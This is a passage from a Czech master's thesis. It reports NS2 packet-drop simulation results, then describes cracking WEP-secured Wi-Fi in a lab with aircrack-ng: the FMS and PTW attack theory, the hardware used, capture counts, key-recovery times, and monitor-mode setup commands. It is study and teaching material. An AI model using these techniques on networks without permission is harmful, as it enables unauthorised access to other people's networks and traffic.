Následně byly provedeny celkem 2 série po 6 simulacích. V první sérii byla simulována závislost zahazování paketů na rychlosti pohybu mobilní stanice při nastavené konstantní přenosové rychlosti obou nodů, v druhé sérii zase závislost zahazování paketů na rychlosti přenosu dat při konstantní rychlosti po celou dobu pohybu nodů.

Výsledky všech měření byly programem NS2 zpracovány do souborů typu:

```
vystup.nam
vystup.tr
```

Soubory s koncovkou `.nam` jsou výstupy grafické nadstavby NAM programu NS2 a soubory s koncovkou `.tr` jsou tzv. „trace file“ soubory, ve kterých je zaznamenán veškeré provoz v síti. Ve druhém jmenovaném souboru jsou tedy obsaženy námi hledané závislosti. Program NS2 je do tohoto souboru ukládá v následující podobě:



Obr. 10.3: Formát datového trace souboru aplikace NS2

Z přiloženého obrázku nás zajímají pouze dva vyznačené parametry. Parametr „d” na začátku řádku znamená zahozený paket a číslo za parametrem „-Ni“ zase udává číslo nodu, který paket zpracovává. Tento soubor však díky své velikost nelze zpracovat ručně a tak byl vypracován konzolový skript v jazyce C++, který v takovémto druhu souboru vyhledá jednotlivé řádky začínající parametrem „d“ (zahozený paket), vytvoří 2 pole (jedno pro každý mobilní node) a v závislosti na čísle nodu bude tyto pole inkrementovat. Získáme tak pohodlně počet zahozených paketů pro všechny 3 nody, přičemž nás zajímají pouze Node(1) a Node(2) z důvodu své mobility.

Obr. 10.4: Ukázka běhu skriptu pro zisk počtu zahozených paketů

10.3. Použité skripty


Vytvořený NS2 skript, spolu s výše popsaným C++ skriptem, jsem z důvodů jejich délky nevypisoval do práce. Nachází se na přiloženém CD.

10.4. Výsledky simulací

V první sérii simulací jsem demonstroval závislost počtu zahozených paketů na rychlosti pohybu mobilního nodu. Průběh simulace byl překvapivý, neboť vyšlo najevo, že při nastavených přenosových rychlostech dat 16 Mbit/s pro Node(1) a 15 Mbit/s pro Node(2) je počet zahozených paketů v závislosti na rychlosti pohybu mobilní stanice konstantní.

Tab. 10.1: Závislost počtu zahozených paketů na rychlosti pohybu mobilní stanice

	Rychlost pohybu [m/s]		Počet zahozených paketů	
Měření č.	Node(1)	Node(2)	Node(1)	Node(2)
(výchozí) 1	20	5	914	916
2	1	1	914	916
3	2	2	914	916
4	5	10	914	916
5	10	40	914	916
6	50	80	914	916




Obr. 10.5: Graf závislosti počtu zahozených paketů na rychlosti mobilní stanice

Ve druhé sérii simulací jsem měl za úkol demonstrovat závislost počtu zahozených paketů na rychlosti přenosu dat mobilním nodem. Průběh simulace již nebyl překvapivý jako v minulém případě. Ukázalo se totiž, že při nastavených konstantních rychlostech pohybu mobilní stanice na 20 m/s pro Node(1) a 5 m/s pro Node(2), stoupá počet zahozených paketů přímo úměrně v závislosti na rychlosti datového přenosu.

Tab. 10.2: Závislost počtu zahozených paketů na rychlosti přenosu dat

	Rychlost přenosu dat [Mbit/s]		Počet zahozených paketů	
Měření č.	Node(1)	Node(2)	Node(1)	Node(2)
(výchozí) 1	16	15	914	916
2	1	1	410	358
3	10	10	886	890
4	30	30	934	945
5	70	70	985	1018
6	100	100	976	1064



Obr. 10.6: Graf závislosti počtu zahozených paketů na rychlosti přenosu dat

Všechny použité simulace společně s jejich výstupy, skripty a tabulky jsou nahrány na přiloženém CD.

11 ÚTOKY NA ZABEZPEČOVACÍ ALGORITMY

11.1. Úvod

V dnešní době jsou bezdrátové sítě přítomny prakticky všudypřítomné. Tato skutečnost jde ruku v ruce s tím, že by neměly být opomíjeny doporučení jak efektivně a bezpečně chránit svou bezdrátovou síť proti napadení. Velká většina uživatelů tomuto bohužel nevěnuje prakticky žádnou pozornost a tím se tak stávají, resp. jejich sítě, napadnutelnými. V praktické části své diplomové práce jsem měl za úkol demonstrovat to, jak složité a nákladné je prolomit tyto zabezpečení a dostat se jako útočník do těchto sítí.

Budou demonstrovány jednotlivé útoky na bezdrátové sítě zabezpečené různými druhy šifrovacích algoritmů pod různými operačními systémy, bude zkoumána a porovnávána časová náročnost útoků, jejich efektivita a také bude naznačeno, jakým způsobem by měl uživatel co nejlépe chránit svou síť před těmito útoky.

Všechny útoky krom jediného byly realizovány ve školním laboratorním prostředí, na vybudované testovací síti. Poslední útok byl realizován v praxi, na běžně dostupnou bezdrátovou síť. Veškeré testování také probíhalo v pásmu 2.4 GHz za využití standardů 802.11b a 802.11g.

11.2. Teorie

Pro útoky na bezdrátové sítě potřebujeme specifický hardware. Volba PC může být libovolná, avšak musíme dát pozor při výběru síťových adaptérů. Existuje velká škála různých bezdrátových karet od různých výrobců, ale jen některé umožňují použití ovladačů, které dovolují přepnutí do tzv. **monitor módu**, což znamená, že takováto karta je schopna zachytávat veškerý provoz v bezdrátové síti bez ohledu na to, jestli je tento určený pro ni, či nikoliv a dále také to, že je schopna sama do sítě injektovat pakety.

Ovladače síťového adaptéru pro takovéto útoky se odlišují od běžných ovladačů a různí se také pro rozdílné OS.

Zachytávání paketů například v OS Windows XP vyžaduje ovladač třetí strany. Mezi nejznámější patří tzv. **Airopeek** ovladače. Tyto speciální drivery slouží k analýze Wi-Fi sítí – zachytávání, kontrolu a management paketů. Podporována je pouze hrstka adaptérů, které se dají normálně pořídit. Těmito ovladači jsou podporovány pouze adaptéry založené na chipsetech Atheros, Ralink, Marwell a nativně také Intel Centrino. Injekce paketů do sítě je v OS Windows ještě složitější a funkční pouze s několika chipsety bezdrátových adaptérů. [16]

Naopak v OS Linux je situace o poznání lepší. Přepnutí vybraných adaptérů do monitor módu je otázkou několika příkazů a jsou zde podporovány veškeré známé techniky prolamování se do bezdrátových sítí. Pro útoky je vhodná prakticky jakákoliv distribuce Linuxu s příslušnými programy, které budou dále popsány v kapitole věnované softwaru.

11.3. FMS útok

Tento útok byl popsán již v roce 2001 trojicí autorů Scottem Fluhrerem, Itsikem Mantinem a Adi Shamirem v dokumentu Weaknesses in the Key Scheduling Algorithm of RC4. Útok počítá s tím, že existují inicializační vektory, které vedou k odhalení vlastností privátní části klíče. Pro úspěšné uskutečnění tohoto útoku musíme znát také alespoň několik počátečních bajtů šifrovaného textu, což ale není neřešitelný problém, neboť všechny IP a ARP pakety začínají hodnotou 0xAA. Dříve byl popsán BF-FMS (brutal-force FMS), který se ale od běžného útoku hrubou silou na šifrovací klíč v principu liší. FMS-BF potřebuje obrovské množství zachycených dat, ale jen relativně malý výpočetní výkon, na klasický BF nám stačí jeden nebo dva pakety, ale potřebujete velmi veliký výpočetní výkon. V roce 2002 byl představen optimalizovaný útok FMS. Tento optimalizovaný útok spočívá v generování síťového provozu, který je snadno identifikovatelný. [11]

11.4. PTW útok

Tento druh útoku je vlastně vylepšená verze předchozí varianty. Nový PTW útok, který v sobě kombinuje aktivní techniky prolamování hesel, je schopen rozluštit 128bitový WEP klíč s přesností 50% za použití pouhých 40000 odchycených paketů. S narůstajícím množstvím odchycených paketů se samozřejmě zvyšuje i procentuální úspěšnost daného útoku. Uvádí se, že již při hodnotě 85000 odchycených paketů je tato úspěšnost rovna 95%. Díky využití výše zmiňovaných aktivních technik je zachycení zhruba 40000 paketů otázkou jedné minuty (při vhodných podmínkách) a doba pro zjištění hesla z odchycených paketů se pohybuje v řádu jednotek sekund. [17]

11.5. Použitý hardware

Asi nejdůležitější kapitolou vlastních útoků je volba použitého hardware. Ne na každém lze totiž realizovat takovéto útoky. Jako klientské PC byl zvolen Notebook **Asus A2524DUH** následujících parametrů:

- AMD Athlon mobile 2800+
- 1GB DDR 333MHz RAM

Obr. 11.1: Reálné zapojení testovací sítě.

V notebooku je integrována bezdrátová síťová karta **Asus 802.11b,g síťový adaptér**. Tento síťový adaptér disponuje chipsetem firmy Broadcom, která dovoluje všechny módy vyjma monitorovacího. Z tohoto důvodu byla karta využita jako běžný klient bezdrátové sítě.

K odposlechu přenášených dat byla zvolena bezdrátová síťová PCMCIA karta osazená chipsetem Atheros **,** konkrétně model **Cisco AIR-CB21AG-E-K9**.

Obr. 11.2: Použitý PCMCIA bezdrátový adaptér Cisco AIR-CB21AG-E-K9

Tento bezdrátový adaptér umožňuje využití všech dostupných módů.

Jako bezdrátový přístupový bod byl zvolen AP Linksys **WAP54G**.

Obr. 11.3: Použitý router Linksys WAP54G

Parametry routeru :

- Protokol: 802.11g, 802.11b
- Pracovní frekvence: 2,412 až 2,472GHz
- Rychlost: 54; 48; 36; 24; 18; 12; 11; 9; 6; 5,5; 2 a 1Mbps
- Citlivost: 11Mbps: -80 dBm, 54Mbps : -65dBm
- Připojení: 1x LAN/WAN Ethernet 10/100BaseTX (1xRJ-45) [18]

Obr. 11.4: Topologie testovací sítě včetně MAC adres všech zařízení

Routeru byla přiřazena statická IP adresa 192.168.1.245 a maska třídy C, 255.255.255.0. Router Linksys podporuje následující druhy zabezpečení [18] :

- WEP 64bit.
- WEP 128bit.
- WPA (PSK)
- WPA (Radius)
- Skrytí SSID
- Filtrování MAC adres

Na všechny tyto druhy zabezpečení, vyjma WPA (Radius) který nebyl v laboratorních podmínkách k dispozici, byly vedeny útoky, popisované v dalších kapitolách.

11.6. Použitý software

Pro útoky byla zvolena dvojice operačních systémů MS Windows XP s nainstalovaným service pack 3 a OS Linux ve formě live distribuce BackTrack 3.

Tab. 11.1: Použité ovladače, OS a druhy útoků

Operační systém	**MS Windows XP SP3**	**Linux BackTrack3 live**
Podporované typy útoků	Pasivní, teoreticky aktivní	Pasivní, aktivní
Provedené útoky	Pasivní WEP64bit./WEP 128bit.	Pasivní WEP64bit./128bit., Aktivní WEP 128bit., Pasivní WPA (PSK)
Použité ovladače pro monitor-mode	Airopeek	Madwifi
Metody provedených útoků	Kolektování paketů, prolomení MAC filtrace.	Kolektování paketů, prolomení MAC filtrace, injekce paketů, odhlalení SSID, falešná autentizace, KoreK ChopChop útok, Fragment útok, WPA PSK útok.


K následné analýze paketů byl použit program Wireshark. Pod OS Windows bylo nutné jej nainstalovat, na live CD BackTrack 3 byl již obsažen. Jak již bylo zmíněno v úvodu, tak OS Windows nepodporuje aktivní útoky založené na metodě generování síťového provozu. Jedinou teoretickou možností je využití interactive packet replay metody v programu Aireplay-ng, kdy je síťová karta využita vícenásobně v reálném čase. V OS Windows jsem se tedy soustředil na pasivní útoky a aktivní jsem vedl pod OS Linux.

Pod oběma operačními systémy byly útoky vedeny programem **Aircrack-ng**. Jedná se o původně Linuxový balíček aplikací, který obsahuje nejnovější implementace útoků na zranitelnosti šifrování WEP a WPA. Jedná se v zásadě o skener bezdrátových sítí, packet sniffer, injektor, generátor paketů, WEP cracker a analytický nástroj pro bezdrátové sítě. Program je multiplatformní a běží na všech operačních systémech rodiny Linux, Windows, OpenWRT a platformě Sharp Zaurus. [10] [19]


Program se sestává z několika oddělených částí, jehož každá má za úkol něco jiného.

- aircrack-ng Dešifrování WEP (Brute-force metoda) a WPA (Slovník) klíče.
- airdecap-ng Dešifruje WEP/WPA šifrované pakety.
- airdriver-ng Dešifruje WEP/WPA zašifrované soubory pomocí známého klíče.
- airmon-ng Přepíná bezdrátové karty do monitor módu.
- aireplay-ng Aplikace pro injektování paketů do sítě.
- airodump-ng Aplikace pro záznam Wi-Fi paketů.
- airtun-ng Aplikace pro vytváření virtuálních tunelů.
- airolib-ng Ukládá a spravuje seznam ESSID a hesel.
- airserv-ng Umožňuje použití jednoho hardwaru pro více aplikací.
- packetforge-ng Aplikace pro modifikaci paketů [19]

K detekci dostupných bezdrátových sítí byl využit program **Network Stumbler** a také obslužný program pro ovládání bezdrátového síťového adaptéru Asus.



Obr. 11.5: Výstup programu Network Stumbler




Obr. 11.6: Výstup dodávaného obslužného programu Asus

12 ÚTOČENÍ NA WEP ALGORITMUS


12.1. Pasivní útoky pod OS Windows

Jako první útok bylo zvoleno útočení na 64 bitový algoritmus WEP. Tento algoritmus využívá, stejně jako jeho 128 bitová varianta, 24 bitový inicializační vektor. To mu tedy dává možnost nabývat 2^24 hodnot. V praxi je toto číslo vyčerpané během několika hodin běžného síťového provozu. Poté se již začnou inicializační vektory opakovat. Uvádí se, že k úspěšnému prolomení této varianty algoritmu WEP, pomocí pasivního útoku, je třeba odchytit alespoň 200000 paketů, závisí to ale také na délce zvoleného tajného klíče. První věcí byla vlastní konfigurace routeru a klienta, nastavení IP adres, nastavení tajného WEP klíče.




Obr. 12.1: Nastavení shodného zabezpečení na straně routeru i klienta

Když už síť byla připravena a komunikace mezi routerem a autentizovaným klientem navázána, tak jsem přikročil k vlastnímu nastavení a spuštění programu **aicrack-ng**, resp. jeho části airodump pro zachytávání paketů. Nejprve bylo nutné zvolit bezdrátový adaptér pro zachytávání paketů, následně pak typ chipsetu v daném adaptéru a na konec číslo kanálu, na kterém komunikace mezi AP a klientem probíhá. Práce v tomto programu pod OS Windows je značně zjednodušena díky použitému GUI.




Obr. 12.2: Nastavení zachytávání paketů programem airodump

Dalším krokem bylo započetí zachytávání paketů. Tomuto kroku je potřeba věnovat zvýšenou pozornost, neboť počet zachytnutých paketů nepřímo úměrně ovlivňuje dobu, za kterou jsou pakety vyhodnoceny, resp. je získán tajný klíč.



Obr. 12.3: Výsledek prvního zachytávání paketů

Celkově bylo při tomto útoku zachyceno 320892 paketů. Tyto pakety byly následně uloženy do souboru, se kterým jsem dále pracoval v druhé části programu aircrack. Díky zachycení takového množství paketů a využití metody FMS bylo zjištění tajného klíče otázkou méně než jedné vteřiny, jak demonstruje následující obrázek.




Obr. 12.4: Výstup programu aircrack-ng pro 64bit. zabezpečení

Je tedy vidět, že 64 bitové zabezpečení algoritmem WEP lze při normálním síťovém provozu celkově prolomit zhruba do 10 minut. Vše ale samozřejmě závisí na síťovém provozu, který v pasivním režimu samozřejmě nelze nijak ovlivnit.

12.2. 128bit. WEP

Jako druhý v pořadí jsem zvolil útok na 128 bitový algoritmus WEP. Postup byl stejný jako v předchozím případě, pouze bylo nutné nastavit nové klíče jak na straně AP, tak i na straně autentizovaného klienta. Následně po konfiguraci bylo opět možné přejít k vlastnímu zachytávání paketů.

V případě 128 bitového zabezpečení by pro rozluštění tajného klíče v řádu sekund, jak tomu bylo v předchozím případě, bylo nutné zachytit větší množství paketů. Já jsem se však rozhodl pro zachycení zhruba stejného množství paketů jako v předchozím případě, konkrétně 315594 paketů, na čemž jsem chtěl demonstrovat nárůst časové náročnosti zisku tajného klíče.



Obr. 12.5: Výstup programu aircrack-ng pro 128bit. zabezpečení

Z výstupu programu je patrné, že tajný 104 bitový klíč při zisku zhruba 320000 paketů byl nalezen za 13 minut a 6 sekund. Při stejně zvoleném passphrase jako v případě 64 bitové varianty a stejném množství paketů je tedy zřetelná vyšší časová náročnost zisku tajného klíče. Vše také závisí na tom, kolik slabých inicializačních vektorů je během komunikace odchyceno. S určitostí lze tedy říci, že čím máme odchyceno více inicializačních vektorů při pasivní metodě útoku, tím lépe.

13 PASIVNÍ A AKTIVNÍ ÚTOKY POD OS LINUX

13.1. Příprava

Po startu OS Linux Backtrack bylo pokaždé nutné znovu nakonfigurovat daný hardware, neboť se jednalo o live distribuci spouštěnou z CD. Jako první krok bylo nutné oba dva síťové bezdrátové adaptéry zapnout následujícími příkazy:

```
ifconfig eth0 up
wlanconfig ath0 destroy
wlanconfig ath0 create wlandev wifi0 wlanmode monitor
wlanconfig ath0 up
```

První příkaz zapíná síťový adaptér Asus, které reprezentuje autentizovaného klienta. Další příkaz má za úkol vypnutí útočícího síťového Cisco a jeho opětovné zapnutí, avšak nyní již v potřebném monitor módu. Aircrack ve verzi ng již pracuje s virtuálním rozhraním wifi0 a tak je nutné zařízení vytvářet tímto způsobem.

Dalším příkazem bylo nutné běžnému klientu nastavit IP adresu, masku a také tajný WEP klíč.

```
ifconfig eth0 192.168.1.11 netmask 255.255.255.0
